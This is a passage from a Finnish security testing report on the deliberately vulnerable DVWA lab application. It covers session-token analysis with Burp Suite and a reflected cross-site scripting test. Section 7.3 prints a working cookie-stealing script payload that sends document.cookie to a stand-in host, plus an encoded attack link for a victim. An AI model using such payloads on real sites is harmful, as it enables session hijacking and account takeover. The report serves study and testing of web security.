Selaimen ja sovelluksen välisessä liikenteessä ei sovellus aseta sessiolle tunnusta, mutta selain silti lähettää sen. Poistamalla selaimen historiatiedot, lähettää palvelin uuden sessiotunnuksen kyselyssä. Tämä viittaa heikkoon sessionhallintaan. Tätä tutkitaan myöhemmin tarkemmin. Sessiotunnus on jäänyt aikaisemmasta selailusta selaimeen muistiin.

Ottaessa yhteyttä DVWA-sovelluksen login.php-tiedostoon, asettaa sovellus vastauksessa selaimelle sessiotunnuksen.

Annettaessa väärä tunnus, ei sovellus uusi sessiotunnusta. Kun annetaan olemassaoleva admin-tunnuksen ja oikea salasana, sovellus lähettää uudelleenohjauksen, joka ohjaa selaimen hakemaan sivun index.php-tiedoston. Index.php-tiedostoon siirryttäessä sessiotunnusta ei uusita vaan sama sessiotunnus säilyy. Tämä on tietoturvan kannalta heikkous.

Kirjauduttaessa ulos sovelluksesta ja navigoitaessa takaisin index.php sivulle sovellus ohjaa selaimen takaisin login.php sivulle. Kun liikenne pysäytetään Burp Suitella ja tutkitaan HTTP-liikenne, niin selain käyttää samaa sessio-tunnistetta, mutta sovellus uudelleen ohjaa selaimen locin.php-sivulle. Sessiotunnus ei jää aktiiviseksi uloskirjautumisen jälkeen.

Kirjautuessa pablo-tunnuksella sovellukseen, on käytössä edelleen sama sessiotunnus. Selaimen muistiin jää sessiotunnus, jota käytetään kaikissa samalta selaimelta tulevissa kyselyissä. Tämä saattaa mahdollistaa sessiotunnuksen käyttämisen toisessa tietokoneessa ja tässä selaimessa kirjautuneen käyttäjän session kaappaamisen.


Jos joku yrittää kirjautua sisään väärennetyllä sessiotunnisteella, sovellus antaa vanhan sessiotunnuksen ja ohjaa kirjautujan takaisin login.php sivulle. Ilmeisesti sovellus tunnistaa antamansa sessiotunnisteen ja sen tilan.

Session analyysin jälkeen testattaessa uudelleen samaa sessiota huomattiin, että tämä toimii edelleen. Analyysissä saatiin 10 000 eri tunnusta.
Osaa tunnuksista kokeiltiin käyttää myös sisään kirjautuessa, mutta sovellus ei hyväksynyt niitä.

Selaimen poistaessa historiatiedot saa selain uudella haulla myös uuden sessiotunnuksen.

6.2 Sessiotunnisteen analysoiminen

Sessiotunnisteen analysoiminen alkaa ensimmäisestä sessiotunnisteen asettamisesta. Selaimen ja sovelluksen välinen liikenne tutkitaan Burp-ohjelmassa. Sessiotunniste maalataan ja painamalla hiiren oikeaa näppäintä saadaan valikko näkyviin ja täältä valitaan Sequencer-toiminto. Sequencer-välilehdelle navigoitaessa Burp suite on valinnut oikean evästearvon tarkastettavaksi.



10 000 merkin tutkimisessa meni aikaa 35 minuuttia.
Sessiotunnuksessa käytetään pieniä kirjaimia ja numeroita. (skandeja ei käytetä)

Sessiotunnus on 26-merkkiä pitkä ja Burp Suite-ohjelma ilmoittaa 25 merkin olevan 5 bitin kokoisia ja viimeisen bitin 3. Tämä tarkoittaa merkkijonon olevan 128 bittiä pitkä.

10 000 sessiotunnustarkistuksen jälkeen Burp suite pystyy tekemään kattavan analyysin. Satunnaisuus on hyvä. 26 merkkiä pitkä, ja käytettyjä merkkejä on 32. Viimeisessä merkissä on kuitenkin vain käytetty 8 eri merkkiä. Tässä ei todeta haavoittuvuutta, koska satunnaisuus on hyvä.

6.3 Yhteenveto

Sessioiden luominen on vahva ja näitä ei voida ennakoida. Sessioiden hallinta on puutteellista ja mahdollistaa session murtamisen. Alla lista löydetyistä heikkouksista:

- Sessiotunnusta ei uusita kirjautumisen jälkeen

- Sama sessiotunnus käy kahdelle eri tunnukselle, jos käytetään samalla selaimella.
- Sessiotunnus jää voimaan pitkäksi aikaa


Testausta jatkettiin Cross-Site Scripting -hyökkäyksessä, jotta voitiin todentaa haavoittuvuuden mahdollinen hyväksikäyttömahdollisuus.

7. Cross-Site Scripting

7.1 Sivun toiminta

127.0.0.1/dvwa/vulnerabilities/xss_r

Kyseisessä sivussa annetaan sovellukselle syöte ja sovellus toistaa syötteen tekstikentät alapuolella hello-sanan jälkeen. Annettu syöte sijoitetaan osaksi tekstikenttää. Selain lähettää annetun syötteen osana GET-metodia osoiterivillä ja sijoittaa sen osaksi HTML-tiedostoa.



7.2 Haavoittuvuuden varmentaminen

Kirjoitettaessa tekstikenttään:
<script>alert(’hyökkäys tulee tähän’)</script>
toteuttaa selain annetun käskyn.


Tutkittaessa sovelluksen lähettämän tiedoston lähdekoodia on annettu koodi osana sivustoa.

```
<div class="body_padded">
    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">

        <form name="XSS" action="#" method="GET">
            <p>What's your name?</p>
            <input type="text" name="name">
            <input type="submit" value="Submit">
        </form>

        <pre>Hello <script>alert('hyökkäys tulee tähän')</script></pre>

    </div>
```

Annettu skripti on asetettu osaksi HTML-tiedostoa.

7.3 Haavoittuvuuden hyväksikäyttäminen

Kirjoitettaessa tekstikenttään:
<script>alert(document.cookie)</script>
saadaan näkyviin käytetty sessiotunnus ja suojaustaso.



Tämän avulla voidaan saada käyttäjän PHPSESSID-tiedot. Evästetietojen lähettäminen haluttuun IP-osoitteeseen onnistuu myös JavaScriptin avulla.

Seuraavalla käskyllä kokeiltiin lähettää valittu sessiotunniste toiseen tiedostoon. Tällöin kirjoitetaan tekstikenttään:

<script>var i=new Image;
i.src="http://127.0.0.1/dvwa/kukkuu.php"+document.cookie;
</script>

Selaimen liikennettä tutkittaessa näkyy selaimen GET-protokollan mukainen kysely, joka sisältää myös sessiotiedot.

```
GET /dvwa/kukkuu.phpsecurity=low;%20PHPSESSID=rdqforwvt684p1aek98djhoqm7 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Evar+i%3Dnew+Image%3B+i.src%3D%22http%3A%2F%2F127.0.0.1%2Fdvwa%2Fkukkuu.php%22%2Bdocument.cookie%3B%3C%2Fscript%3E
Cookie: security=low; PHPSESSID=rdqforwvt684p1aek98djhoqm7
Connection: keep-alive
```

Kuvan evästeissä näkyvät myös sessiotiedot, koska kysely suoritettiin sovelluksen sisälle. GET-metodissa olevat tiedot puolestaan kulkevat osana osoiteriviä sinne, mihin se ohjataan.

Tutkittaessa luotua hyökkäyksen muotoa Burp Suite -ohjelmasta, saadaan linkki, joka voidaan lähettää uhrille.

```
GET
/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Evar+i%3Dnew+Image%3B+i.src%3D%22http%3A%2F%2F127.0.0.1%2Fdvwa%2Fkukkuu.php%22%2Bdocument.cookie%3B%3C%2Fscript%3E HTTP/1.1
Host: 127.0.0.1
```

Linkki on:

HTTP://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Evar+i%3Dnew+Image%3B+i.src%3D22http%3A%2F%2F127.0.0.1%2Fdvwa%2Fkukkuu.php%22%2Bdocument.cookie%3B%3C2Fscript%3E

Edellä kirjoitettu linkki sisältää nyt JavaScriptillä luodun toiminnon. Tämä on peilattu XSS-hyökkäys. Kyseinen linkki lähetetään käyttäjälle. Painaessaan sitä uhri lähettää myös osoiterivillä olevan komennon palvelimelle. Palvelimen palauttaessa hyökkäyksen osana HTML-dokumenttia, selain luottaa sen linkkeihin ja lähettää sessiotunnuksen hyökkääjän ohjaaman IP-osoitteeseen.

7.4 Yhteenveto

Tämän testauksen tarkoituksena oli osoittaa XSS-hyökkäyksen toteuttamisen mahdollisuus ja näyttää miten se toimii käytännössä. Tämän kaltainen hyökkäys vaatii kuitenkin heikkouden autentikoinnissa, jotta samaa sessiotunnusta voitaisiin käyttää kahdessa eri selaimessa ja osoitteessa. XSS-hyökkäys on mahdollinen ja helppo luoda, kun ymmärtää JavaScript-kielen hyvin. Hyökkäys mahdollistaa käyttäjän tilin haltuunoton.